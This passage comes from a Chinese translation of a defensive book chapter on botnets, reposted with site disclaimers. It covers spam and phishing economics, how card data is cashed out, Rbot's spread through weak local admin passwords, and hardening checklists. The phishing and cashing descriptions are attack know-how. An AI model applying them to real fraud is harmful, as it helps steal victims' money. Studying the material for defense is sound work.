免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

有很多种方法入侵计算机——一些传统的、新的，以及一些迄今仍然不知道的。从某种意义上来说，僵尸网络代表了攻击方法中快速进化的领域，但是攻击的大部分仍然是陈旧而没有任何新意的。这些攻击包含传统的密码猜测和微软文件共享攻击。密码猜测攻击的处理可以用已知的不易攻破的认证技术，或者甚至用更简单的方法如确保账户具有复杂的密码。微软文件共享攻击通常能够延续的原因很简单，人们会因为某些原因（典型的就像“不方便”）而不去更新他们的计算机。

因此，在这里引用 John Paul Jones 的话“我们仍然尚未开始战斗”可能不大合适，我们不知道情况是否比前几年更加糟糕（许多攻击经常不被报道）。我们仅仅是开始更加关注在黑帽世界发生的事情。即使僵尸网络技术改变了，但是在尽量保护计算机的白帽和企图破坏计算机的黑帽之间的军备竞赛已经持续了一阵子。这些军备竞赛也并不新鲜。白帽和黑帽技术上都有新的进步。有时候，白帽可能发现了新的方法，很容易辨别僵尸网络流量或者行动；有时候，黑帽黑客可能创建新技术并配置在他们的僵尸网络恶意软件中。这并不意味着白帽应该放弃并收工。

同时，要对一些常见的地方进行注意：

（1）需要更多普遍的安全教育，特别是僵尸网络。

（2）需要更多白帽组织，以及安全专家之间的交流。

（3）如果你从事良好的安全训练，关键在于你不会加入僵尸网络。

保持计算机安全的教育一直是安全界的一个问题，我们也愿意看到更多的行动。这方面一个明显的挑战是家用电脑世界挂在宽带 DLS 和电缆连接上（可怕的数据参见 spamhaus 的站点 www. spamhaus. org/statistics/networks. lasso）。我们在此不打算说更多，但是本书作为解决方案的一部分，有助于对 IT 大众培训有关僵尸网络的威胁。IT 经理对 IT 专业人员加强安全培训，肯定不会有什么坏处。

安全专业人员之间的组织和交流至关重要。在很多领域关于僵尸网络的交流很不够，包括学术、专业群体、与安全有关的商业行为，以及白帽与僵尸网络的实际作战。我们需要正式和非正式的集会地点。基本的问题是，谁应该被授权知道哪种类型的数据。另一个问题是，仅仅因为安全和隐私的关系，学术人员经常不能获得用于研究的相关的有用数据。通常，安全人员需要数据，但是由于他们不知道如何进入该圈子，所以“完全不是圈内人士”。

我们的观点很简单。是的，僵尸网络可以进化，但是总会有防御的方法，所以不应该放弃。我们的防御方法和实践是众所周知的。我们可能会防止其感染一般的微软主机。我们必须将防御方法付诸行动，同时对相关问题做更好的沟通。

为什么会有这个问题？

让我们暂时退一步，谈论一下为什么会面临这样的问题。一个基本的原因是僵尸网络是获得金钱的一种方式。另一个考虑的方面是软件工程的背景，软件工程解决了僵尸网络中的一些棘手的技术问题。但是，如果软件工程是问题所在，它也是可能解决的方法。我们的失败并不是由于 exploit 攻击的技术先进，而是由于我们的应对方法有缺陷。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

只要投入一点注意力到 IT 应对处理过程，掌握这个竞技场的特点，就可以在企业中创造奇迹，也可能在家庭用户中做到这点。

为什么僵尸网络能扩散到任何地方？是环境条件或者因素使得僵尸网络更容易或者更难生存和扩散吗？如果这些因素存在，那么公司、大学，以及组织机构可以设法减少使他们的站点被僵尸网络移植的可能性。在工业界，是否有行为和实践鼓励了僵尸网络的创造和使用？这些行为和实践被改变了吗？本节试图介绍僵尸网络能利用的环境因素。我们不会覆盖所有可能的环境因素，而是在时间许可下，尽可能多地介绍。

刺激需求：金钱，垃圾邮件，以及网络钓鱼

如同大部分事物一样，创造和使用僵尸网络的最初动机是金钱。一些报刊的标题告诉我们，僵尸网络很大程度上得益于有组织犯罪的赞助。最近，新闻媒体报道，一个俄罗斯的黑手党组织操纵 73 000 僵尸网络用于发送垃圾邮件。他们的产品包括儿童色情文学、操纵股票，以及伟哥。只要存在象这些有利可图的地方，就会存在僵尸网络。我们知道只要仅仅小部分接收者响应这些邮件就会使得操作收益。发送大量邮件给并没有索要或者同意接收邮件的个人的根本原因，或者是由于很难辨认出潜在的客户，或者害怕如果询问他们是否喜欢这类广告时被大部分潜在客户拒绝。为了让僵尸网络在这类投机行为中有用，傀儡牧人一定要收集大量计算机用于产生垃圾邮件。这些计算机中的一些需要具有高速连接和很强的处理能力，以便用于垃圾邮件中继转播。或者，傀儡牧人也可以定位和使用其他的配置好的邮件服务器（不是僵尸网络的一部分），用作转发邮件或者开放代理。僵尸网络客户端需要存在于那些 C&C 协议通过防火墙和 IDS/IPS 的地方，或者 C&C 必须是灵活的并设计成采用多种协议和支持多种。在最近的 R-bot 感染中，我们发现 Dameware、Carbon Copy 和 VNS 的拷贝，它们都是不同的僵尸网络管理客户端的远程管理工具。

产品的选择需要庞大的客户群。归根结底，它是一场数字游戏。垃圾邮件发送者指望在每一次运行后获得可观数量的客户。前面的例子中，垃圾邮件发送者只需要在每 30 000 个垃圾邮件中售出一次产品就可以获得好的收益，当然必须是客户愿意通过这种非正常的渠道购买产品。这种情况的动机有很多种，可能是令人尴尬的原因，可能是为了减小花销，在操纵股票的例子中，动机则是贪婪。注意，垃圾邮件毕竟需要通过很多反垃圾邮件过滤技术（并非全部）才能到达目的地。

具有讽刺意味的是，在客户需要的基础上，一些大的 ISP 已经开始提供反垃圾邮件软件或者服务。事实上垃圾邮件发送者可能成为了自己最强大的敌人。ISP 为了让其客户不要随意更改为其他的 ISP，作出了各种响应，这正是垃圾邮件制造者造成的。

垃圾邮件发送者更喜欢找到一个机构，允许个人计算机向外发送 SMPT，而不是通过本地的 SMPT 服务器，因为本地的 SMPT 服务器可能会检查垃圾邮件。他们也喜欢不保留统计数字（例如向外发送邮件最多的寄件人等）的机构。不会对非活动账户定期清理的机构也是垃圾邮件发送僵尸网络的目标，由于没有人使用这些账户，因而不容易引起注意，僵尸网络的傀儡牧人可以对这些不活动的账户进行重拳出击，试图猜测他们的密码。有很多非活动用户的大型机构，如大学，就是主要的目标。由于到处存在邮

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

件，这些账户可以同时在 UNIX 和 PC 系统上存在。

对于网络钓鱼和网址嫁接攻击（pharming attack），目标是个人信息、财务的信息、信用卡号码，以及访问的财政网页账号（用于捎带（piggybacking））。网络钓鱼有 3 个步骤。首先，必须将受害者圈入你收集信息的站点。对此，钓鱼者会通过僵尸网络发送采用几乎同样的垃圾邮件，该垃圾邮件看起来就像是来自银行或者其他财政机构的电子邮件。这一步也可以采用网址嫁接技术。对于网址嫁接，傀儡牧人的目标是局域网 DNS 服务器，通过查找 PC 主机的目录或者直接攻击局域网 DNS 服务器来获得。接管 DNS 服务器后可以实施可怕的中间人攻击。第二步，现在钓鱼站点需要伪装成真正的站点，许多手法都是采用从真正的财经或者商务站点上提取的图片。以上讨论的行为都是社会工程攻击的技术元素。该攻击依赖于用户不能够很容易地区分真正的合法邮件和网站与钓鱼者提供的版本之间的差别，也依赖于用户对于钓鱼者发起的虚假问题的不冷静的反应。最后，为了设置鱼钩，钓鱼者需要受害者按照 E-mail 中描述的方式作出反应——也就是说，单击提供的链接。邮件中可能会说“单击此处来避免令人不愉快的灾难”。对于该事情的发生，用户一定是不知情的，不冷静的，并对内嵌的链接的便利性没有任何怀疑。

法律实施问题

作为这类现象的边注，钓鱼者可以为实际的钓鱼网站在不同的国家定位站点。这些站点存在时间不大于 7 天。为什么？在欧洲，寻求司法帮助的国际请求需要花费 7 天去处理。

你知道吗？

在 May 19 Information Week 上由 Thomas Claburn 发表的文章介绍了 MSN 上的钓鱼者 Jayson Harris 的案例，在微软第一例民事钓鱼案例中，Jayson Harris 被判有罪（参见 www. informationweek. com/news/showArticle. jhtml? articleID=188100721）。微软研究院负责政府高级技术的高级主管 Dave Aucsmith 介绍了 CRIME（俄勒冈州波特兰市的司法和信息安全专家组织）的调查途径。微软在华盛顿州对 John Doe 提起了的诉讼。跟踪 E-mail 发现线索者在印度中断了。之后，司法部门在加利福尼亚发出网络传票。这张传票收集的信息指向澳大利亚的一个 ISP。2 月 14 日的在线新闻周刊（online Newsweek）上由 Steven Levy 发表的一篇文章“如何追踪难以捕获的钓鱼者”中，作者称微软没有合法的理由来强迫澳大利亚的 ISP 揭露关于他们知道的有关攻击者的信息。但是，据 Levy 称，一个 ISP 操作员 Andreas Griesser 憎恨钓鱼者，自愿加入追踪行动并发现了一个在美国国内的的 IP 地址。通过对传票和进一步的调查显示，爱荷华州的 Jayson Harris 是罪犯。Harris 用他祖父的 MSN 账号来实施操作。Jayson 被判 21 个月的监禁，并赔偿 57 000 美元。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

当然，个人往往没有机会独立采取行动以抓住钓鱼者。一些协会，像 Castle-Cops. com/PIRT team 和 the Anti-Phishing. org 网站，都站出来为个人和公司提供渠道，以记录并最终捕获钓鱼站点的操作者。

即使在同一个国家，从 ISP 获得信息的过程都涉及相当的官僚作风。法律实施团体和司法团体都必须涉及生成和批准传票，多数 ISP 用这种行为来保护他们自己免于诉讼。几年前，一旦 ISP 操作者被确认违背了“服务条款”或者被指控为嫌疑犯，会自动给出他们信息。而在今天的诉讼界，这很少发生。

对傀儡牧人，钓鱼/网址嫁接攻击的最后一部分是最终数据被收集并利用的站点。这可能是傀儡牧人拥有并维护的一个站点，但也可能是受个人或者称为 casher 的组织控制或者指定的中立站点。将收集到的信息转化为现金的技术是根据信息制作 ATM 卡（称为 tracking），然后用卡取出个人允许每日最多的资金。Christopher 在他的报告“钓鱼经济”（The Economy of Phishing）（www. firstmonday. org/issues/issue10 _ 9/abad/）中表明，“tracking”之所以变得流行的原因是，如果不采用它取得现金而直接用信用卡购买商品，所取得的商品需要托运到犯罪组织的地盘，而托运到某些地方是非常困难的事情。

Abad 的报告中，对致力于钓鱼攻击的机构的研究表明，钓鱼攻击最常见的目标是对 tracking 攻击缺乏好的保护措施的金融机构。由于美国银行（Bank of America）ATM 卡编码算法难以获取和破解，想要得到他们的信用信息几乎是不可能的。据Abad 称，采访的钓鱼者认为，它可能采用了三重 DES 算法加密。2005 年 9 月，当他的报告发表时，华盛顿共有银行（Washington Mutual）、太阳信托银行（Sun Trust Bank）、花旗银行（Citibank）和市民银行（Citizens Bank）是信用窃贼的前 4 个目标。Abad 推测之所以如此是因为他们的 tracking 算法容易从其他钓鱼者处得到。他总结说，这些需求来源于由 casher 能够将获得的信息兑现为金钱，因此限制 casher 这种能力可以减少这类需求。

软件工程的棘手问题

从传统的计算机科学视点来看，需要建立两个观点。一个观点是我们的问题真的是太难了。例如，计算机科学奠基人之一，Alan Turing，表明我们不能写一个程序来判断另外一个程序是否准备关闭计算机（例子参见 http：//en. wikipedia. org/wiki/Halting _ problem）。

这称为“关机”问题。计算机科学的低等学生也许会觉得这个问题非常简单，仅仅需要应用程序在其他程序中查找关机指令。但是，Turing 在数学上证明了搜索缺陷的程序并不能找到所有的缺陷。更机敏的学生会懂得这个问题的含义。在实际的条件中，我们不能获得软件程序或者系统之外的所有的 bug。例如，在安全领域中，考虑在 Windows Box 的随机文件中查找“信号”（模式）的病毒检测程序。Turing 告诉我们，根据定义，这个程序不会是完美的，可能存在程序探测不出来的病毒。这是计算机科学的基本结果。

另一个观点是，我们知道，系统只会变得更加复杂。现在我们有动态链接库和负载

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

设备驱动器，不清楚操作系统在哪里结束，应用程序始于何处。微软有大量的软件，但是他们也为第三方创造了大量市场。期盼他们对这些第三方程序有绝对的控制是不合理的。而坏消息是，对你的计算机进行全方位完备的安全检查时不可能的。IT 工作者有一大堆让人畏惧的任务，各种各样的硬件、操作系统、随机的驱动、每台主机不同程序设置，以及成堆需要保持系统“最新”的补丁，以某种方式使之在网络上与其他系统一同工作。另一方面，任何种类测试的组合是一个非常困难的问题。黑客只需要一个 bug 就能工作而“黑客的敌人”需要了解所有可能的 bug。事实上，这确实是一件非常艰难的事情。

在僵尸网络世界，我们似乎也有一些难题。一个是前面章节讨论过的钓鱼现象永不停止会产生越来越多的垃圾邮件，另一个是我们缺乏处理大规模 DoS 攻击的有效方法。这两个都是棘手的问题。

缺乏有效的安全策略或者过程

对于被占有的每个僵尸网络客户端，一定至少有一个安全问题。在一些例子中，问题是技术层面的，但是在很多很多的例子中，基础的本地企业安全策略多漏洞或者根本没有安全策略才是问题所在。引用杰出的安全天才 Bruce Schneier 的话：“安全是一个过程，而并非一个产品”（www. schneier. com/crypto-gram-0005. html）。换言之，一个新的光芒四射的防火墙并不能解决问题，除非它只是安全处理过程中的一部分，并且背后有智囊团和安全策略的支持。IT 处理过程和聪明的实施是最根本的。为说明这个问题，先讲一个小故事。

PC 的一个最根本的问题是大多数程序需要本地管理员来安装软件。很多公司和机构授权用户本地管理员访问权限，办法是将他们的域名账户放入本地管理员组或者通过创建本地账户并将该账户放入本地（工作组）管理员组。这个账户不同于机构的本地管理员账户。给用户的域名账户特权意味着每时每刻用户去一个下载和执行恶意代码的网站，它将依据本地管理员的权限来执行。这非常不好。从这点来说，给用户具有本地管理员权限的单独的本地账户更好一些，但是之后必须确保账户已经完全被保护，用户也知道，仅仅当他们不得不（而不只是想要）行使管理员权利时才使用该账户。很多 IT 机构将 Windows 管理任务分成两组。一个管理组策略和企业级方面的问题，另一个管理本地策略和工作站级别方面的问题。除非你明确地告诉 Windows，否则 Windows 不会缺省地配置本地策略中的域安全策略、密码的复杂性、密码强度和密码过期时间。此外，当通过网络登录本地账号时，可以尝试的用户名和密码次数应该是有限制的。而本地账户，默认的情况没有这个限制。猜一猜结果是什么？结果是对于大多数账户是开放的！这是 Rbot 僵尸采用的漏洞，从而从一台计算机扩散到另外一台。

这里根本的问题是，用户想要能够安装软件，而无需等待 IT 或者让 IT 为他们安装。真正关心安全的公司采用组安全策略来禁止用户安装自己的软件。用户安装的每款软件都增加了黑客利用的机会，这些程序没有一个受公司补丁管理系统的保护（如果存在该系统）。一些公司把本地管理员权限给任何想要的人，另一些默认的拒绝所有希望得到管理员权限的请求。只有极少数公司会教用户使用一个具有很强的密码的账户来安

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

装软件和其他需要特权的任务，而平常使用另外一个账户。

一个有安全意识的用户可能有防火墙（不止一个），反病毒、间谍软件、入侵探测，进程和网络监控的工具等组成了惊人的安全防护阵列，但如果管理员密码很弱，所有这些可能都不起作用。Rbot 利用本地管理账户进入他的系统，在足够长的时间里关掉了安全工具，以便于采用秘密的钩子（hook）程序（hidden32. exe、hideapp. exe 或者 hiderun. exe）运行自己。结果是这些监控工具显示不出任何异常，或者将这些行为归为普通程序。一些例子中，FTP 服务器和 SERV-U 被修改，因而其在任务管理器和系统内部进程浏览器中作为网页出现。如果进一步观察，它还会告诉你这是一个安全机制，以保护系统免受黑客攻击！其实，它在端口 1119 上开放了一个 FTP 服务器。

用户使用本地管理员账户也导致本地管理账户滥用现象。很快，没有人记得其他账户用于做什么，或者是不是有与这些账户相关的程序存在。为了“安全执行”，他们被永远留在了系统中。与该事实相对应的是，密码从来没有停用，没有复杂的策略，没有账户被销毁，这些账户成为了不容错过的目标。

在波特兰州立大学，我们无数次看到了以下现象：

（1）Window 系统仍然未打补丁，是因为负责的用户没有打开 Microsoft 更新。猜猜最终会发生什么事情？

（2）Window 或者 UNIX 系统由于密码猜测攻击被攻克。这可能是由于最愚蠢的原因：它拥有没有密码的账户，或者密码为简单的 sue。

（3）UNIX 网页服务器被攻克，原因是之上有一段垃圾 PHP 代码，允许远程用户在服务器上执行任意的代码。这例子并不新鲜。它仅仅是现代的关于在服务器上留出黑客知道但是管理员并不知情的后门的变异。最终，由于用户（或者教授）被允许有网页软件和服务器，这发生了。

这些问题应该由策略和安全流程处理。当然，安全流程的实施是棘手的，因为正如平常的事实，人类的错误才是问题的源泉，而且将良好的密码策略和用户账户的去除作为目标是至关重要的部分。第三方基于网页的软件也是一个问题，包含以不同的方式检查软件的方法需要成为安全流程的一部分。

执行过程中的挑战

大多数 IT 机构中，执行安全流程强调的是将所做的一切复原。在僵尸网络感染的例子中，这是赔本的生意。不知道攻击的载体，也不能确保它已经被消灭，你会重新镜像系统，只会在上网之后很快的重新感染。A/V 供应商将找到的文件标上各个供应商不同的名字。命名惯例改变成为为供应商标榜自己增加了的功能，而不是标识用的唯一的名字。更重要的是，A/V 产品将所有与发现的文件有关的所有文件一视同仁。这就是说，如果删除可执行文件，那么所有有关的配置文件也被删除。在近期的大多数僵尸网络感染中，通过挖掘被感染的客户端的信息，我们辨别出了大量的僵尸网络。该僵尸网络的最清晰的结构图是从恶意软件的 ini 文件和文本文件中发现的。我们认为如果 AV 工具能够收集这些文件的情报并向信息安全机构报告，它们就可以为企业安全提供巨大的信息价值。收集并分析安全事件、防火墙和反病毒日志可以知道，在加入僵尸网

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

络之前，谁攻击了受感染的客户端，载体可能藏身何处。防火墙日志也告诉我们，哪些计算机直接连接到了该工作站。大部分工作站中，工作站之间互相连接很少见——的确，工作站到服务器很常见，但是工作站到工作站并不常见。注意，允许扫描或者重新镜像之前收集这个小型取证数据，这些情报都不可能获得。

可能会在此处停下来辩论，形势究竟是悲观的还是乐观的。乐观的角度是由于任何安全专家可以提出修补前述的问题的技术（关掉更新，采用更好的授权技术，采用网页检查器检查陈旧的 PHP 软件（可以试试 nikto，在 www. cirt. net/code/nikto. shtml 上可得到开放源代码））。从悲观的角度，我们对普通用户感到绝望。我们能够永远教育他们吗？这是一个很好的问题，也许供应商可以实施帮助，代替安全与可用性之间的对立，使得安全性更加实用。对僵尸网络而言，很多的漏洞利用被一次一次重复使用。如果你昨天看到针对 X 的攻击能够奏效，为什么他们会麻烦地开发一个新的攻击？我们可能有棘手的工程问题，但是根据过程和策略我们觉得这些复杂安全工程是问题的关键答案所在。我们强烈怀疑过于简单的方法能够应付所有的情况。

我们应该做什么？

在已知的行动应用之前，我们就已经提到过，安全专家和网络工程师需要做应该做的事情，以使得网络更加安全。安全管理需要在培训、时间和资金上支持他们。商务、学术界和 IT 专家需要交流这些问题，寻求解决问题的方法，而不仅仅是“市场共享”。在本小节，我们简单提到一些规则，这些规则理论上应该是显而易见的，但实际情况则并非如此。我们也讨论一点有关如何更积极地追踪僵尸网络和傀儡牧人的方法。

有效的方法

什么是有效的方法？在前面的章节中有如此多的观点，以至于我们没有足够的地方将它们全部列出。但是，我们的确想要简单列举一些基本的想法。

个人计算机用户的方法

这里有一些个人计算机用户可以考虑的有效方法。

- 如果是垃圾邮件，删掉它，不要响应它。不要购买他们的产品。如果没有人从垃圾邮件购买产品，就不存在垃圾邮件问题。
- 在收发电子邮件或者上网的时候，要小心。不要执行未知的 E-mail 附件，因为它可能会安装恶意软件。在下载之前想一想。如果计算机中存在限制下载功能，采用它。看起来用虚拟机下载和测试程序安装是一个好主意，然后如果运行良好，再扔掉虚拟机。想一想如果你妈妈的 E-mail 产品只在虚拟机中执行附件而不是在现实世界的计算机上执行，她就会避免了许多问题。
- 最近很多的漏洞利用已经将目标瞄准为因特网浏览器。如果用 IE，需要注意了。强烈建议安装另外的浏览器（Firefox）并使用。Outlook 也在被无数次感染的程序列表中。考虑采用另一个 E-mail 客户端（注意可以采用具有 ISP 的网页浏览

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

器作为 E-mail 客户端）。作为一个选择，可以用 Thunderbird，见 www. mozilla. com/en-US/thunderbird。

- 小心从网上下载和执行程序。如果方便使用虚拟系统，最好使用它。也许网页浏览器的下载选项应该提供选项“打开虚拟系统”而不是直接开放或者存储。
- 确保系统打开了自动更新。必须持续打补丁，尤其是对于微软。
- 确保本地账户，尤其是具有管理员特权的账户具有不容易被破解的密码。
- 安装主机防火墙。Windows XP 带有一个，即使并不打算管理规则集，也打开它。防火墙日志提供了对于僵尸网络探测和分析的很有价值的信息。如果是企业版配置，Windows 防火墙可以被组策略打开。如果是个人，防火墙可以在“控制面板 | Windows 防火墙”菜单项中打开。在常规栏中，单击“启用”。此外，单击高级栏，在名为安全日志记录段中，单击“设置”。在设置页中，选中记录被丢弃的数据包和记录成功的复选框。

Zone alarm 有一款极好的产品（有免费版），如果 Windows 主机上的程序试图联系网络或者网络试图联系你时，它会以动态方式给你警告。企业防火墙是必须的，但是在当今的移动世界，你可能在一个咖啡店，你的机构也许尚未对笔记本计算机进行设置，以便于所有流出的流量在到达网络之前都会经过 VPN 到企业防火墙。因此，如果没有主机防火墙，在你和网络之间不存在任何东西。或者，你可能在办公室，“紧挨着你”在相同的子网上的主机被感染，决定攻击你。从这点来说，所有普通的操作系统都具有防火墙功能，需要学会使用它们。

- 确保安全日志打开，并记录下成功和失败的登录尝试。在本地安全策略中，在审核规则中，确保以下策略设置为打开。
  - √ 审核账号登录事件
  - √ 审录登录事件
  - √ 审核账户管理
  - √ 审核规则变化
  - √ 审核权限使用

与因特网防火墙日志和网络监控日志一起，调查者能够确定攻击者来自何方，哪些机器可能是僵尸网络的一部分，哪些账户已经被控制。如果你在企业或者机构，考虑安装从工作站收集并保护本地事件日志的软件。这将使得系统能实时监控暴力密码破解和密码猜测攻击。

- 运行病毒检测程序，尤其是在 Windows 上。病毒检测程序需要打补丁。我们对于商业上的供应商毫无办法，但是的确存在免费的病毒检测程序（这里有一个提示：在 Google 上搜索“免费病毒检测程序”）。没有理由将系统运行在不受保护的情况下。
- 病毒检测程序可能对于检查所谓的间谍软件和广告软件并不太起作用。存在专门的广告软件检测程序，采用一个。
- 重命名管理员账户，关掉 guest 账户。黑客清单中每个密码猜测工具都知道这些

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

账户，并试图破解它们。不采用像 Track _ Cash 这样的用户名，这纯粹是在申请被攻击。

企业方法

对于企业环境中的用户，有一些有效的方法：

- 在需要来观察网络时，采用入侵检测系统（intrusion detection system，IDS）。作为两个例子，ourmon 用作异常探测系统，观看后续的攻击。Snort 观察会重复的已知的攻击。Ourmon 和 Snort 是互补的。
- 今天，任何还没有防火墙的机构相当于要求被贴上无视损失的标签。当引入“合理注意”原则时，他们和拖船操作者具有一样的地位。存在所有形式、大小和性能的防火墙，很多机构将其放在适当的位置。只要浏览和分析，攻击日志就会很有用处。如果一个防火墙拒绝一切，仅仅允许需要的，就是好的防火墙。但是，在移动系统和 VPN 的时代，防火墙比以往任何时候更加不完善。网络访问文件、打印机、网络设施（及 SQL 服务器）应该削减。
- 基于网络的监控系统像 Ourmon、cricket 和网络流提供了关于网络上发生的事情的图形或者基于日志的历史。这些对于网络攻击的取证检查可能是无价之宝。
- 对于向外发送垃圾邮件的情况，我们应该采用动态 IP 的主机阻塞其端口 25 访问因特网。日志中出现试图从端口 25 登录到网络的主机是“僵尸团体”的候选者。开放邮件中转并非它们以往的问题，而开放代理“网页”服务器却有事实上的可能性。
- 监控可疑的 E-mail 来源（应该懂得并严密控制企业的 E-mail 服务器）。使用相关的程序或者设备。
- 如果有邮件服务器，应该可以有一些检查 E-mail 病毒的方法。我们认为这一点是显而易见的，但是仍然需要重复它。存在开放源码病毒检测程序（例子参见 www. clamav. net）。
- 网络第二层的方法可以有助于减少内部向外的 exploit 攻击输出。例如，Cisco 的新近用于探测 DHCP、IP 地址和 ARP 欺骗的交换器机制会有所帮助。
- 与网络管理员、系统管理员和设备管理合作，以确保基础设施（建筑物地图和数据插口位置，到交换机影像的数据插口，到 NetBIOS 名字的 IP 地址）能允许跟踪僵尸网络客户端的物理位置。
- 所有远程授权用户访问内部系统需要通过加密的 VPN。
- 开发并使用网络检疫，在任何时候探测到僵尸网络客户端时采用。
- 在运行中工作，以确保在重新镜像和恢复服务之前有时间从受害者计算机中收集情报。
- 安全策略和实施过程至关重要。特别是用于用户账户管理（减小权限）、密码策略（认证越强越好）和第三方网络访问软件的安装（检查并隔离，在任何情况下，坚持负责任的第三方）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（1）设置组方案，打开用户账户记录成功和失败的登录企图。

（2）设置组和本地方案，以控制密码强度，失败尝试的次数等。

（3）设置组方案，以确保 Windows 防火墙打开，能够记录。

（4）确保登录到企业网络的系统具有当前更新的 OS 和 A/V。

（5）建立对企业内部的每个部门都是必要的安全组方案，协调使得方案能被所有管理 IT 组接受。

- 确保 OS 和 A/V 更新到最新的方式。不要仅仅安装补丁。在每次更新之后运行报告，以确定哪些系统已更新而哪些系统未更新。确定为什么没有更新，寻求方法让所有系统升级。

在此，给定针对本地健全系统的指导方针体系，我们还需要做些什么？

如何应对僵尸网络？

显然，一个对僵尸网络非常基本的反应是剔除恶意软件。考虑如下建议：

- 清理干净任何被感染的主机，无论是客户端还是服务器。准备好从被感染的系统中重新镜像或者重新安装，由于一些恶意软件的种类如今非常复杂，这里删除一点那里删除一点不大可能起作用。找到 rootkit 的所有部分很难。当然，如果有任何与执法机关合作的想法，就需要考虑保存证据，情况就会更加复杂。至少可以用新的完全更新的软件的硬盘替换用户的硬盘，将被感染的硬盘移交法庭用于分析。在某些点上，需要把被感染的系统停止工作，不再感染其他系统。
- 监控被感染的主机，以查看其他哪些人与之通话。参见第 5 章提到的嗅探器。应该对于同一数据分析本地防火墙和网络监控的历史数据。应该分析本地安全事件日志，以查看在被感染之前有谁攻击了计算机。在快速取证过程中将找到的恶意软件提交到分析沙盒可以辨别发起的 C&C 服务器、通道名和密码。
- 联系其他网络域，告知他们在监控阶段或者分析阶段发现的远程接触。对于本企业，加入企业情报共享团体，如针对高等教育的 RENISAC。在 www. isac council. org 上查看 ISAC 研讨会。考虑其他机构像 www. shadowserver. org 针对僵尸网络，www. castlecops. com/PIRT 关于网络钓鱼，以及邮件列表如 Gadi Evron's Botnet Digest（www. whitestar. linuxbox. org/mailman/listinfo/botnets）。
- 用嗅探器观察被感染的主机是一个好主意，如同你看到的，远程控制器正在和多个主机通话。用一段时间进行观察，所有 IT 机构都可以做到。在第 5 章，我们讨论过滥用 E-mail 列表和获取从远程网络域与谁联系发起攻击的方法。客气地要求远程组织停止进行扫描和发送垃圾邮件，或者通知他们有僵尸网络 C&C。这可能是对于一些从来没有见到过的可怜的用户（或者 100 000 可怜的用户）的同情行为，现在，他或者她的盒子可能已经清空，进一步作为辨识偷窃者行为的预防措施。这些行为或许有用或许没有用。但是，这的确值得一试，就像对于僵尸网络问题，通信通道需要成为整个解决方案的一部分。

总的说来，之前的一套方法只能看作基本方法，但是却带来了有趣的问题。那么我

溜客安全网 WwW.176Ku.CoM

